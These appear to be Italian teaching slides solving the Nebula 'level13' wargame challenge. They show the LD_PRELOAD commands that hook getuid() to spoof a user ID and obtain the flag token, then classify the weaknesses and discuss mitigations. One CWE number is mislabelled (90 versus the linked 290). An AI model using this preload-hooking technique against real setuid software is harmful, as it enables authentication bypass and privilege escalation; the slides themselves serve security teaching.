Impostazione caricamento anticipato

Creazione
`getuid.so`

`LD_PRELOAD`
`getuid.so`


Omogeneizzazione
privilegi

Rimozione SETUID
da binario e libreria




Passo 4

Ottenimento password utente `flag13`




Passo 5

Autenticazione come utente `flag13`



Passo 6

Esecuzione di `/home/flag13/flag13`



Il risultato

Otteniamo il token (la password di flag13)...

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level13
Password:
Last login: Tue Apr 11 11:50:27 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)


 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level13@ubuntu:~$ cp /home/flag13/flag13 .
level13@ubuntu:~$ gcc -shared -fPIC -o getuid.so getuid.c
level13@ubuntu:~$ export LD_PRELOAD=./getuid.so
level13@ubuntu:~$ ./flag13
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
level13@ubuntu:~$ _
```



Il risultato

Login come utente flag13



```
Ubuntu 11.10 ubuntu tty1

ubuntu login: flag13
Password:
Last login: Mon Apr 10 23:16:57 PDT 2017 from localhost on pts/0
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

flag13@ubuntu:~$ getflag
You have successfully executed getflag on a target account
flag13@ubuntu:~$
```



Sfida vinta!



La vulnerabilità in Level13

- La vulnerabilità presente in level13.c si verifica solo se diverse **debolezze** sono presenti e sfruttate contemporaneamente
 - Quali sono queste debolezze?
 - Che CWE ID hanno?



Debolezza #1

- Manipolando una variabile di ambiente (LD_PRELOAD) si sostituisce `getuid()` con una funzione che aggira il controllo di autenticazione
- CWE di riferimento: **CWE-426**
Untrusted Search Path
<https://cwe.mitre.org/data/definitions/426.html>



Debolezza #2

- By-pass dell'autenticazione tramite **spoofing**:
 - L'attaccante può riprodurre in proprio il token di autenticazione di un altro utente
- CWE di riferimento: **CWE-90**
Authentication Bypass by Spoofing
<https://cwe.mitre.org/data/definitions/290.html>



Mitigazione #1

- Ha senso ripulire la variabile di ambiente LD_PRELOAD allo stesso modo di come si è fatto per PATH nella sfida Level01?
- **No:** LD_PRELOAD agisce prima del caricamento del programma
 - Nel momento in cui il processo esegue `putenv()` su LD_PRELOAD, la funzione `getuid()` è già stata iniettata da tempo!
 - Convinciamoci di questa cosa



Una modifica mirata a level13.c

- Per convincerci di quanto detto nella slide precedente, impostiamo LD_PRELOAD alla stringa vuota
 - Modifichiamo level13.c effettuando la pulizia della variabile di ambiente LD_PRELOAD

```
nano level13_env.c
...
putenv("LD_PRELOAD=");
if (getuid() != FAKEID) {
...
}
```



Una modifica mirata a level13.c

level13_env.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp)
{
    int c;
    char token[256];

    putenv("LD_PRELOAD=");
    if(getuid() != FAKEUID) {
        printf("Security failure detected.
                UID %d started us,
                we expect %d\n", getuid(), FAKEUID);
```



Una modifica mirata a level13.c

level13_env.c

```
printf("The system administrators will be notified  
of this violation\n");  
exit(EXIT_FAILURE);  
}
```

```
bzero(token, 256);  
strncpy(token, "b705702b-76a8-42b0-8844-3adabbe5ac58", 36);  
printf("your token is %s\n", token);  
}
```



Una modifica mirata a level13.c


- Compiliamo level13-env.c:
`gcc -o flag13-env level13-env.c`
- Modifichiamo la variabile LD_PRELOAD:
`export LD_PRELOAD=/path/to/getuid.so`
- Eseguiamo flag13-env:
`/path/to/flag13-env`

Cosa vi aspettate?



Risultato

getuid() rimane iniettata



```
Ubuntu 11.10 ubuntu tty1
ubuntu login: level13
Password:
Last login: Wed May  3 06:57:41 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level13@ubuntu:~$ gcc -o flag13-env level13-env.c
level13@ubuntu:~$ export LD_PRELOAD=./getuid.so
level13@ubuntu:~$ ./flag13-env
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
level13@ubuntu:~$
```



Mitigazione #2

- L'autenticazione proposta in `level13.c` è **concettualmente errata**
 - E' basata su un singolo valore pubblicamente noto all'attaccante (UID=1000)
- Occorre usare più fattori di autenticazione, tra cui alcuni non ricavabili dagli attaccanti

